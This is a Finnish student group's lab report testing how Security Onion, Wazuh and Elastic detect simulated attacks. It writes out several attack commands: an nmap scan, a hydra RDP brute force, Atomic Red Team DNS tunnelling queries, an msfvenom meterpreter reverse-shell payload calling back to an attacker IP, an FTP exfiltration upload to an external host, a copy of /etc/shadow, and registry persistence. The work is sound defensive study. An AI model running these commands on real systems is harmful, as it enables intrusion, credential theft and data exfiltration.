



# **Tapaustutkimus: Uhkien tunnistaminen ja reagointi Security Onionilla, Wazuhilla ja Elasticilla**

## **Ryhmä 13**

Leevi Kauranen, AC7750

Samir Benjenna, AD1437

Eelis Suhonen, AA3910

Juho Eräjärvi, AD1276

Mikke Kuula, AC7806

Poikkeamien hallinta ja kyberturvakeskukset TTC6060-3007

5.12.2024

Tieto- ja viestintätekniikka

## Sisältö

<b>2</b>	<b>Teoria.....</b>	<b>5</b>
2.1	Miten SOAR ja SIEM eroavat toisistaan .....	5
2.2	Security Onion, Elastic ja Wazuh.....	5
<b>3</b>	<b>Testaukset ja havainnot.....</b>	<b>7</b>
3.1	Security Onion.....	7
3.1.1	Verkkojen skannaus .....	7
3.1.2	Brute force .....	9
3.1.3	Sovellustason protokollat: web protokollat .....	10
3.1.4	DNS tunnelointi .....	11
3.1.5	TCP reverse shell .....	13
3.2	Wazuh .....	16
3.2.1	FTP protokollan käyttö tiedon siirtämisessä ulos .....	16
3.2.2	Tunnistetietojen dumpkaus.....	17
3.2.3	Skriptien ajo käynnistyksessä.....	18
3.2.4	Uuden käyttäjän luonti .....	19
3.2.5	Windows-Järjestelmäprosessin käynnistäminen tai muokkaaminen.....	20
3.3	ElasticSIEM .....	22
3.3.1	Kalastelu: Haitallinen liite .....	22
3.3.2	Artefaktien piilottaminen.....	23
3.3.3	Etäkäytön kaappaus .....	25
3.3.4	LLMNR saastuttaminen Inveigh työkalulla .....	27
3.3.5	Ohjelmien suorittaminen allekirjoitetun skriptin välityksellä .....	28
<b>4</b>	<b>Yhteenveto.....</b>	<b>30</b>
4.1	Tulosten analysointi ja johtopäätökset.....	30
4.1.1	Johtopäätökset.....	30
4.2	Työkalujen tehokkuus ja ominaisuudet .....	31
4.3	Harjoituksen opit ja miten tästä eteenpäin .....	35
	<b>Lähteet .....</b>	<b>37</b>

## Kuviot

Kuvio 1. VLE.....	4
Kuvio 2. Nmap.....	7
Kuvio 3. Hälytykset nmapista .....	8
Kuvio 4. mssql .....	8
Kuvio 5. Brute force -hyökkäyksestä aiheutuneet hälytykset .....	9
Kuvio 6. Yksittäinen hälytys .....	10
Kuvio 7. Tiedostonsiirtokomento.....	11
Kuvio 8.Alert_malware.....	11
Kuvio 9. PowerShell-komento.....	13
Kuvio 10. Hälytys DNS liikenteestä .....	13
Kuvio 11. reverse shell .....	14
Kuvio 12. Hälytys SSH-skannauksesta .....	15
Kuvio 13. Test_ftp .....	16
Kuvio 14. Failed_attempt.....	17
Kuvio 15. Commands_shadow.....	17
Kuvio 16. alerts_shadow.....	18
Kuvio 17. commands_startup .....	19
Kuvio 18.Alert_startup.....	19
Kuvio 19.NewUser.....	20
Kuvio 20. Alert_NewUser2.....	20
Kuvio 21. Prosessin_luonti .....	21
Kuvio 22. Alert T1543.003.....	21
Kuvio 23. Commands_DC01.....	22
Kuvio 24. Elastic_alerts .....	22
Kuvio 25. Error_info .....	23
Kuvio 26. Commands_hiddenuser .....	24
Kuvio 27.alert_hiddenUser .....	24
Kuvio 28. ElasticAnalytics.....	24
Kuvio 29. commands_rdphijack.....	25
Kuvio 30. alerts_rdphijack.....	25

Kuvio 31. elastic_analyzer .....	26
Kuvio 32. Etäkäytön analyysi.....	27
Kuvio 33. Inveighin käyttö.....	28
Kuvio 34. Komento .....	29
Kuvio 35. Analyysi ohjelman suorittamisesta .....	29
Kuvio 36. Alert_elastic_Atomic123 .....	31
Kuvio 37. Wazuh_alert_Atomic123 .....	32
Kuvio 38. Elastic_analyzer .....	33
Kuvio 39. SecOnion_alert1.....	33
Kuvio 40. network.data.....	34
Kuvio 41. vertailuTaulukko.....	35

## Taulukot

Taulukko 1. Taulukon otsikko, ei lähdetietoja ..... **Virhe. Kirjanmerkkiä ei ole määritetty.**


Taulukko 2. Taulukon otsikko, ei lähdetietoja ..... **Virhe. Kirjanmerkkiä ei ole määritetty.**

# 1 Johdanto

Tässä harjoitustyössä perehdymme SIEM ja SOAR työkalujen merkitykseen ympäristössä ja niiden käyttöön. Aiheutamme hälytyksiä järjestelmiin simuloimalla hyökkäys tapahtumia, joiden pitäisi laukaista hälytys järjestelmissä. Simulointia ennen, on aina lyhyt kappale siitä, mitä hälytyksiä voidaan odottaa hyökkäyksestä, ja miten työkalut ne voi havaita. Perehdymme myös SOAR ja SIEM järjestelmien eroihin ja niiden ominaisuuksiin. Käytössä olevat järjestelmät:

- ElasticSIEM
- Security Onion
- Wazuh

Testit suoritetaan VLE ympäristöön, joka on kuvattu kuviossa 1.



Kuvio 1. VLE

## 2 Teoria

### 2.1 Miten SOAR ja SIEM eroavat toisistaan

SOAR (Security Orchestration, Automation ja Response) ja SIEM (Security Information and Event management) ovat molemmat tärkeitä työkaluja kyberturvallisuudessa, mutta ne kuitenkin eroavat toisistaan toiminnallisuudessa.

SIEM keskittyy pääasiassa turvallisuustapahtumien tietojen keräämiseen ja analysointiin eri lähteistä sekä se tarjoaa parannetun näkymän keskittyen lähinnä tietojen koostamiseen ja raportointiin. Kun taas SOAR laajentaa näitä SIEMin kyvykkyksiä automaation, orkestroinnin avulla. SOAR-ratkaisut priorisoivat ja reagoivat tietoturvatapahtumiin tehokkaasti hyödyntämällä koneoppimiseen perustuvia automaatio- ja orkestrointiominaisuuksia. (Siddiqui, L. 2023.)

Yhteenvetona, vaikka sekä SOAR että SIEM pyrkivät ratkaisemaan turvallisuuteen liittyvien tietojen ja tapahtumien käsittelyn haasteita, ne toimivat eri tasoilla. SIEM kerää tietoa, tunnistaa poikkeamia ja luo hälytyksiä, kun taas SOAR hyödyntää SIEMin tuottamaa dataa, yhdistelee sitä ja rikastaa sitä käyttäen automaatiota, tekoälyä ja koneoppimista.

### 2.2 Security Onion, Elastic ja Wazuh

Security Onion on ensisijaisesti SIEM-ratkaisu. Se on suunniteltu verkkoliikenteen monitorointiin, lokien keräämiseen ja hälytysten luomiseen. Security Onion on avoimen lähdekoodin ohjelma, joten se on myös kustannustehokas.

Elastic on monipuolinen alusta, jota voidaan käyttää SIEM-tyyppisiin tehtäviin. Se on suunniteltu erityisesti tietoturvatapahtumien seurantaan, analysointiin ja hälytyksien hallintaan. Siihen voidaan myös lisätä SOAR-ominaisuuksia kuten automaatiota. Elastic koostuu useista komponenteista:

- Elasticsearch: Tiedon tallennus ja haku
- Kibana: Visualisointi ja käyttöliittymä
- Logstash: Lokien keräys ja prosessointi

Wazuh kuuluu SOAR-ratkaisuihin, mutta se sisältää myös SIEM-ominaisuuksia. Wazuh yhdistää tietoturvalokien hallinnan, uhkien havaitsemisen ja automaation yhdeksi paketiksi. Vaikka Wazuhilla on SIEM-ominaisuuksia, sen keskeinen arvo liittyy kykyyn toimia SOAR-työkaluna, koska se tukee automaatiota ja orkestrointia uhkien käsittelyssä. Meidän ympäristössämme se on erityisesti luokiteltavissa SOAR-ratkaisuksi.

### 3 Testaukset ja havainnot

Luodaan seuraavaksi hälytyksiä seurantajärjestelmiin simuloimalla mahdollisia hyökkäyksissä ilmeniä tapahtumia.

#### 3.1 Security Onion

Aloitetaan Security Onion järjestelmän hälytysten tutkiminen tapausesimerkkien kautta ja aiheutetaan hälytyksiä simuloimalla erilaisia hyökkäystaktiikoita.

##### 3.1.1 Verkkojen skannaus

Testataan aluksi, miten järjestelmä reagoi verkkojen ja porttien skannaamiseen Nmap ohjelmalla. ajetaan komento `nmap -A -Pn 10.3.0.10 -sC`. (Kuvio 2).

































```
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 11:14 (0:00:00 remaining)
Nmap scan report for 10.3.0.10
Host is up (0.0026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
3389/tcp    open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: AD-TTC60Z
|   NetBIOS_Domain_Name: AD-TTC60Z
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: ad.ttc60z.vle.fi
|   DNS_Computer_Name: DC01.ad.ttc60z.vle.fi
|   DNS_Tree_Name: ad.ttc60z.vle.fi
|   Product_Version: 10.0.17763
|_ System_Time: 2024-11-22T09:14:29+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
|   date: 2024-11-22T09:14:34
|_ start_date: N/A
|_ clock-skew: mean: 18s, deviation: 0s, median: 17s
| smb2-security-mode:
|   311:
|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.30 seconds
```

#### Kuvio 2. Nmap

Skannaus aiheutti useita hälytyksiä esimerkiksi RDP-yhteyden luonti yrityksistä ja muusta epäilyttävästä verkkoliikenteestä. (Kuvio 3).



SecurityOnion havaitsi porttien skannaukset, kuten MySQL tietokantaportin 3306, joka on merkitty medium tasolle kriittisyydessään. Tason high kriittisyydellä on merkitty mm. LDAP Bind Request, joka voi viitata hyökkääjän yrityksestä päästä käsiksi LDAP:n kautta Active Directoryn käyttäjien ja laitteiden tietoihin. Kriittisyys on korkea AD:n ollessa tärkeimpiä ominaisuuksia Domainissa, ja hyökkääjän päästessä käsiksi siihen, voi päästä myös koko Domainin hallintaan.

		16	10.2.0.13	ET INFO RDP - Response To External Host	low
		20	10.3.0.10	ET POLICY GIOP/IOP Request Outbound	high
		2	10.3.0.10	ET POLICY Non-Anonymous LDAPv3 Bind Request Outbound	high
		20	10.3.0.10	ET POLICY Outbound MSSQL Connection to Non-Standard Port - Likely Malware	medium
		4	10.3.0.10	ET POLICY RMI Request Outbound	high
		2	10.3.0.1	ET POLICY Successful Non-Anonymous LDAPv3 Bind Request Outbound	high
		1	10.3.0.10	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)	low
		1	10.3.0.10	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Outbound)	low
		20	10.3.0.10	ET SCAN MS Terminal Server Traffic on Non-standard Port	medium
		1	10.3.0.10	ET SCAN Potential VNC Scan 5800-5820	medium
		1	10.3.0.10	ET SCAN Potential VNC Scan 5900-5920	medium
		8	10.3.0.10	ET SCAN RDP Connection Attempt from Nmap	low
		4	10.3.0.10	ET SCAN Suspicious inbound to MSSQL port 1433	medium
		4	10.3.0.10	ET SCAN Suspicious inbound to Oracle SQL port 1521	medium
		5	10.3.0.10	ET SCAN Suspicious inbound to PostgreSQL port 5432	medium
		4	10.3.0.10	ET SCAN Suspicious inbound to MySQL port 3306	medium
					Rows per page: 50 1-16 of 16 < >

### Kuvio 3. Hälytykset nmapista

Kuviossa 4 on tarkasteltu hälytystä epäilyttävästä uloslähtevästä MSSQL-yhteydestä takaisin skannausta tekevään IP-osoitteeseen.

[illegible]


Kuvio 4. mssql

Skannauksen voi siis havaita yleisesti ottaen suuresta määrästä verkkoliikennettä useisiin eri portteihin ja osoitteisiin jostain yleensä tuntemattomasta osoitteesta. Tässäkin huomaa miten on kehitetty useita eri portteja ja palveluja.

### 3.1.2 Brute force

Seuraavaksi testataan aiheuttaa hälytyksiä suorittamalla brute force hyökkäys kohteeseen 10.3.0.10 (DC01). Ajetaan kali-ws laitteella komento `hydra -l ./users.txt -P /usr/share/wordlists/rockyou.txt rdp://10.1.0.10`. Users.txt sisältää käyttäjätunnuksia WS01 laitteeseen ja rockyou.txt on tiedosto, joka sisältää vuotaneita salasanoja. Tästä aiheutuu useita hälytyksiä RDP vastauksista ulkoiseen isäntään. Kuviossa 5 tapahtuman hälytykset Security Onionin kibana-käyttöliittymässä.

Tässä tilanteessa Security Onion huomaa internet yhteyksistä kirjautumisyritykset ulospäin ja hälyttää niistä. Työkalu selaa lokidatan ja hälyttää toiminnasta, joka voi mahdollisesti viitata hyökkääjän toimintaan. Näin brute-force hyökkäys saadaan näkyville käyttöliittymään.



Kuvio 5. Brute force -hyökkäyksestä aiheutuneet hälytykset

Koska loki datat koskevat verkkoliikennettä, saamme ilmoitukset esimerkiksi juuri aiemmin mainitusta rdp liikenteestä. Tämä riippuu siitä mitä protokollaa brute force hyökkäyksessä koitetaan

hyödyntää, kun iskun on antanut pyöriä hetken. Kuviossa 6 tarkastellaan tarkemmin rdp vastausta osoitteesta 10.3.0.10 osoitteeseen 10.2.0.13.

**Expanded document**

View: [Single document](#) [Surrounding documents](#) [🔍](#)

K < 1 of 68 > X

Actions	Field	Value
...	<a href="#">_id</a>	Hunt and optionally pivot to PCAP/Cases
...	<a href="#">_index</a>	onion:so-ids-2024.11.22
...	<a href="#">_score</a>	-
...	<a href="#">@timestamp</a>	Nov 22, 2024 @ 11:38:34.577
...	<a href="#">@version</a>	1
...	<a href="#">destination.ip</a>	10.2.0.13
...	<a href="#">destination.port</a>	47830
...	<a href="#">ecs.version</a>	8.0.0
...	<a href="#">event.category</a>	network
...	<a href="#">event.dataset</a>	alert
...	<a href="#">event.ingested</a>	Nov 22, 2024 @ 11:38:36.783
...	<a href="#">event.module</a>	suricata
...	<a href="#">event.severity</a>	1
...	<a href="#">event.severity_label</a>	low
...	<a href="#">host.name</a>	onion
...	<a href="#">log.file.path</a>	/nsm/suricata/eve-2024-11-22-09:38.json
...	<a href="#">log.id.uid</a>	2168019247324904
...	<a href="#">log.offset</a>	70,997
...	<a href="#">message</a>	> { "timestamp": "2024-11-22T09:38:34.577506+0000", "flow_id": 2168019247324904, "in_iface": "bond0", "event_type": "alert", "vlan": [102], "src_ip": "10.3.0.10", "src_port": 3389, "dest_ip": "10.2.0.13", "dest_port": 47830, "proto": "TCP", "metadata": { "flows": [ { "ms.rdp.established": true }, { "community_id": "1:PnIlg/28VuAyZ+8RzfzUbkAIhY=" }, { "alert": { "action": "allowed", "gid": 1, "signature_id": 2001330, "rev": 10, "signature": "ET INFO RDP - Response To External Host", "category": "Misc activity", "severity": 3, "source": { "ip": "10.2.0.13", "port": 47830 }, "target": { "ip": "10.3.0.10", "port": 3389 }, "metadata": { "attack_target": "Client_and_Server" }, "confidence": [ "Medium" ], "created_at": [ "2010.07.30" ], "deployment": [ "Perimeter" ], "performance_impact": [ "Low" ] } } }, "type": "alert", "version": 1 } }
...	<a href="#">metadata.beat</a>	filebeat
...	<a href="#">metadata.ip_address</a>	172.17.0.1
...	<a href="#">metadata.type</a>	_doc
...	<a href="#">metadata.version</a>	8.3.2

Kuvio 6. Yksittäinen hälytys

### 3.1.3 Sovellustason protokollat: web protokollat

Simuloidaan tapausta, jossa hyökkääjä yrittää piilottaa tiedostojen siirtämisen omalle palvelimelle verkkoliikenteen sekaan. Ajetaan Windowsilla kuvion 7 komennot.


```

PS C:\> Invoke-WebRequest www.google.com -UserAgent "HttpBrowser/1.0" | out-null
Invoke-WebRequest :
Virus/Spyware Download Blocked
The file you are trying to download has been blocked in accordance with company policy regarding viruses and spyware.
Please contact your system administrator if you believe this is an error.
File name: www.google.com/
At line:1 char:1
+ Invoke-WebRequest www.google.com -UserAgent "HttpBrowser/1.0" | out-n ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
  eption
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\> Invoke-WebRequest www.google.com -UserAgent "Wget/1.9+cvns-stable (Red Hat modified)" | out-null
PS C:\> Invoke-WebRequest www.google.com -UserAgent "Opera/8.81 (Windows NT 6.0; U; en)" | out-null
PS C:\> Invoke-WebRequest www.google.com -UserAgent "*<|>*" | out-null
PS C:\>

```

## Kuvio 7. Tiedostonsiirtokomento

Tässä meidän toimintamme tunnistetaankin vaaralliseksi ja estetään. Security Onionin kibana näkymään syntyy kuvion 8 mukainen hälytys, joka ilmoittaa mahdollisesta haittaohjelmasta, joka on asennettu epäaidon Opera agentin avulla. (Kuvio 8).



## Kuvio 8. Hälytys malwaresta

### 3.1.4 DNS tunnelointi

Testataan seuraavaksi hälytysten aktivointia, kun hyökkääjä käyttää DNS tunnelointia pakettien liikutteluun. Naamioimalla liikenteen DNS liikenteeksi hyökkääjät voivat yrittää välttää toimien huomaamista.

## DNS-tunneloinnin voi havaita seuraavilla menetelmillä:

### 1. Poikkeamien tunnistus:

- Seurataan DNS-liikennettä ja etsitään epätavallisia asioita:
  - Kyselyjen määrä lyhyen ajan sisään.
  - Suuri DNS TXT-tietueet, joka viittaa pakettien muokkaamiseen.
  - Kyselyt epäilyttäviin domaineihin.

### 2. Liikenteen analysointi:

- Tutkitaan DNS-liikennettä:
  - Domainit, mihin yleensä lähetetään liikennettä, ja mihin ei.
  - DNS-liikenteen jatkuvuus tiettyyn Domainiin.
  - Useiden kyselyjen samankaltaisuus.

### 3. Paketin analyysi:

- Tarkastetaan yksittäisten DNS-pakettien sisältöä:
  - Epätavallisen pitkät kyselyt.
  - Salatun datan tai base64- käyttö.

### 4. Tilastollinen tarkastelu:

- Tarkastellaan domain-nimiä, ja niiden rakennetta:
  - Epätavallisia merkkejä paljon nimissä.
  - Paljon numeroita tietueissa, yleensä salatut sisältävät paljon numeroita.

(DNS Tunneling: Detecting DNS Tunneling Attacks. 2023.)

Suoritetaan PowerShellilla kohdekoneella kuvion 9 komento.

```
PS C:\> For($i=0; $i -le 1000; $i++) { Resolve-DnsName -type "TXT" "atomicredteam-$(Get-Random -Minimum 1 -Maximum 99999).127.0.0.1.nip.io" -QuickTimeout}
```

Name	Type	TTL	Section	PrimaryServer	NameAdministrator	SerialNumber
atomicredteam-984306.127.0.0.1.nip.io	SOA	899	Authority	ns1.nip.io	hostmaster.nip.io	5
atomicredteam-512391.127.0.0.1.nip.io	SOA	900	Authority	ns1.nip.io	hostmaster.nip.io	5
atomicredteam-609353.127.0.0.1.nip.io	SOA	900	Authority	ns1.nip.io	hostmaster.nip.io	5

Kuvio 9. PowerShell-komento

Tästä aiheutuu hälytyksiä Security Onioniin mahdollisesta toksisesta DNS liikenteestä (Kuvio 10).

Tässä suricata on huomannut ainakin kummalliseen Domainiin menevät DNS-kyselyt, jotka voisivat viitata tunnelointiin.

Count	rule.name	event.module	event.severity_label
1.554	ET INFO DYNAMIC_DNS Query to nip.io Domain	suricata	medium

Kuvio 10. Hälytys DNS liikenteestä

### 3.1.5 TCP reverse shell

Luodaan reverse shell yhteys ns1 palvelimelle kali linuxilla kuvion 11 mukaan.

**Miten Reverse Shell voidaan havaita:**

#### 1. Lokien ja verkkoliikenteen analyysi

- Seurataan poikkeavaa sisään- ja ulosmenevää liikennettä, kuten yhteyksiä tuntemattomiin IP-osoitteisiin tai epätavallisille porteille.
- Tarkkaillaan liikennettä, jossa kohde yrittää yhdistyä hyökkääjän koneelle, josta komennot tulevat.





#### 2. Intrusion Detection Systems (IDS)

- IDS voi havaita haitallisen liikenteen, ja myös estää ne reaaliajassa.
- Tunnistus perustuu liikenteen poikkeavuuksiin tai tunnettuun allekirjoitusperusteeseen tunnistamiseen (signature).



- a. `set payload linux/x64/meterpreter/reverse_tcp`
- 4) Määritä hyökkääjän IP-osoite (LHOST), portti (LPORT) ja käynnistä:**
  - a. `set LHOST 10.2.0.13`
  - b. `set LPORT 4444`
  - c. `run`
- 5) Luo Payload, jonka avulla saadaan yhteys NS1 -> Kali:**
  - a. `msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.2.0.13 LPORT=4444 -f elf > reverse_shell.elf`
- 6) Siirrä (scp) Payload Kali -> NS1:**
  - a. `scp reverse_shell.elf root@10.4.0.10:/tmp/`
- 7) Kirjaudu NS1:een SSH:lla, aseta suoritusoikeudet ELF-tiedostolle ja suorita reverse\_shell.elf:**
  - a. `ssh root@10.4.0.10`
  - b. `chmod +x /tmp/reverse_shell.elf`
  - c. `./reverse_shell.elf`
- 8) Metasploit luo istunnon (session 1) Kalille, kun ohjelma suoritetaan NS1:llä:**
  - a. Meterpreter session 1 opened (10.2.0.13:4444 -> 10.4.0.10:43242)
  - b. `meterpreter >`

Security onion hälyttää tästä mahdollisena ssh skannailuna. Suricata näyttää huomaavan mahdollisesti scp yhteyden luomisen, mutta se ei huomaa itse reverse shelliä, joka kulkee portista tcp 4444. (Kuvio 12).

 	1	ET SCAN Potential SSH Scan	suricata	medium
 	3	ET SCAN Potential SSH Scan OUTBOUND	suricata	medium

Kuvio 12. Hälytys SSH-skannauksesta



## 3.2 Wazuh

### 3.2.1 FTP protokollan käyttö tiedon siirtämisessä ulos

Hyökkääjä käyttää FTP (File transmission protocol) protokollaa tiedon ulos siirtämiseksi ws01: päätelaitteelta. (Kuvio 13).

```
PS C:\WINDOWS\system32> $sampleData = "Sample data for exfiltration test"
PS C:\WINDOWS\system32> Set-Content -Path "C:\temp\T1020_FTP_sample.txt" -Value $sampleData
PS C:\WINDOWS\system32> $ftpUrl = "ftp://eu-central-1.sftpcloud.io"
PS C:\WINDOWS\system32> $creds = Get-Credential -Credential "[user:password]"
PS C:\WINDOWS\system32> Invoke-WebRequest -Uri $ftpUrl -Method Put -InFile "C:\temp\T1020_FTP_sample.txt" -Credential $creds
```

Kuvio 13. FTP testi

Windows Defender torjuu nämä yritykset mutta Wazuh:n monitoriin tulee hälytys luvattomasta komentojen suorittamisesta, jotka estyvät turvasyistä. (Kuvio 14).

**Wazuh voi huomata toiminnan näin:**

#### 1. Tiedostojen valvonta

- Wazuh valvoo tiedostojen muutoksia ja siirtoja. Jos hyökkääjä käyttää FTP:tä tiedostojen siirtämiseen, se tunnistaa tiedostojen luomisen, muokkaamisen tai siirron luvattomilla tavoilla. Se voi myös nähdä, onko tiedostoja siirretty ulkopuolelle.

#### 2. Lokien valvonta

- Järjestelmän ja sovelluksen lokit ovat tarkkailussa jatkuvasti. Wazuh analysoi epäilyttävät komennot ja käyttäjän toiminnan, tässä FTP-komentojen suorittamisen, ja hälyttää tapahtumista, jotka ovat mahdollisesti vaarallisia.
- Esimerkiksi, jos FTP-komentoja käytetään, mutta niitä ei ole odotettu tavanomaisessa järjestelmätoiminnassa, Wazuh havaitsee tämän, ja varoitukset tulevat näkyviin.

(Detecting data theft with Wazuh, the open-source XDR. 2023.)

Security Alerts					
Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
> Nov 22, 2024 @ 17:29:01.535	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Failed attempt to perform a privileged operation.	4	60107
> Nov 22, 2024 @ 17:29:01.475	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
> Nov 22, 2024 @ 17:29:01.409	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
> Nov 22, 2024 @ 17:29:00.253	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
> Nov 22, 2024 @ 17:29:00.242	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Failed attempt to perform a privileged operation.	4	60107

Kuvio 14. Epäonnistunut yritys

### 3.2.2 Tunnistetietojen dumpkaus

Linux järjestelmästä löytyy tiedosto `/etc/shadow` joka sisältää kirjautumistietoja, joten on luonnollista, että hyökkääjä on kiinnostunut näistä tiedoista. Simuloidaan seuraavaksi tilannetta, jossa `shadow` tiedoston sisältöä käsitellään.

Ajetaan `www` palvelimella kuvion 15 komennot.

```
[leevi@www ~]$ sudo cat /etc/shadow > /tmp/T1003.008.txt
[leevi@www ~]$ cat /tmp/T1003.008.txt
```

Kuvio 15. `/etc/shadow` kopiointi

Tästä syntyy wazuhiin hälytys. (Kuvio 16).

Nov 23, 2024 @ 17:56:00.459	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402
Table	JSON	Rule			
	@timestamp	2024-11-23T15:56:00.459Z			
	_id	L4u8WZMBQ6asq9cov6Eo			
	agent.id	012			
	agent.ip	10.4.0.11			
	agent.name	www.group13.ttc60z.vle.fi			
	data.command	/bin/cat /etc/shadow			
	data.dstuser	root			
	data.pwd	/home/leevi			
	data.srcuser	leevi			
	data.tty	pts/0			
	decoder.ftscomment	First time user executed the sudo command			

Kuvio 16. Shadowin käsittelystä aiheutunut hälytys

Hälytys ei suoraanaisesti kerro että /etc/shadow tiedostoon on koskettu, vaan se syntyy sudo-oikeuksien käytöstä leevi käyttäjällä. Kun hälytystä tarkastelee, käy sieltä ilmi mitä on tehty.

### 3.2.3 Skriptien ajo käynnistyksessä

Hyökkääjä voi asettaa järjestelmän ajamaan komentoja/skriptejä käynnistyksen yhteydessä, ja näin saa pidettyä jalansijaa kohdeympäristöön. Ajetaan seuraavaksi WS01:llä komennot kuvion 17 mukaisesti.

Wazuh voisi tässä tilanteessa huomata konfiguroinnin muutokset järjestelmässä ja tiedostojen manipuloinnin. Se voi myös nähdä lokeista, jos toiminta on epäilyttävää tai muuten erilaista normaalia. Wazuh voi myös huomata normaalia poikkeavat komennot, joita ei yleensä suoritettaisi laitteilla, kuten tässä ”hyökkääjän” suorittama skripti.

```
echo "echo Art "Logon Script" atomic test was successful. >> %USERPROFILE%\desktop\T1037.001-log.txt" > %temp%\art.bat
REG.exe ADD HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d "%temp%\art.bat" /f
```

### Kuvio 17. Startup komento

Tästä aiheutuu Wazuhiin hälytys. Hälytyksen muodostumisessa meni melko kauan. (Kuvio 18).

Nov 23, 2024 @ 21:39:36.533

Service startup type was changed

3

61104

Expanded document

View surrounding documents

View single document

Table	JSON
f _index	wazuh-alerts-4.x-2024.11.23
f agent.id	007
f agent.ip	10.1.0.10
f agent.name	WS01
f data.win.eventdata.param1	Background Intelligent Transfer Service
f data.win.eventdata.param2	auto start
f data.win.eventdata.param3	demand start
f data.win.eventdata.param4	BITS
f data.win.system.channel	System
f data.win.system.computer	WS01.ad.ttc60z.vle.fi

### Kuvio 18. Startup skriptistä aiheutunut hälytys

#### 3.2.4 Uuden käyttäjän luonti

Hyökkääjä saattaa haluta luoda uuden käyttäjän järjestelmään. toteutetaan komento New-LocalUser -Name "T1136.001" -NoPassword.

